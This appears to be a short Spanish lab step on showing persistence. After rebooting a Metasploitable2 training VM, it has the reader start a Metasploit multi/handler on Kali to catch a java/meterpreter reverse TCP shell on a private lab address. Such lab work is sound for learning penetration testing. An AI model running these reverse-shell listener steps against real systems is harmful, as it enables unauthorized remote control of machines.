Demostrar persistencia:

1. *Reinicia Metasploitable2.*
2. *Escucha desde Kali:*

msf6 exploit(multi/handler) > set PAYLOAD java/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.12
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > exploit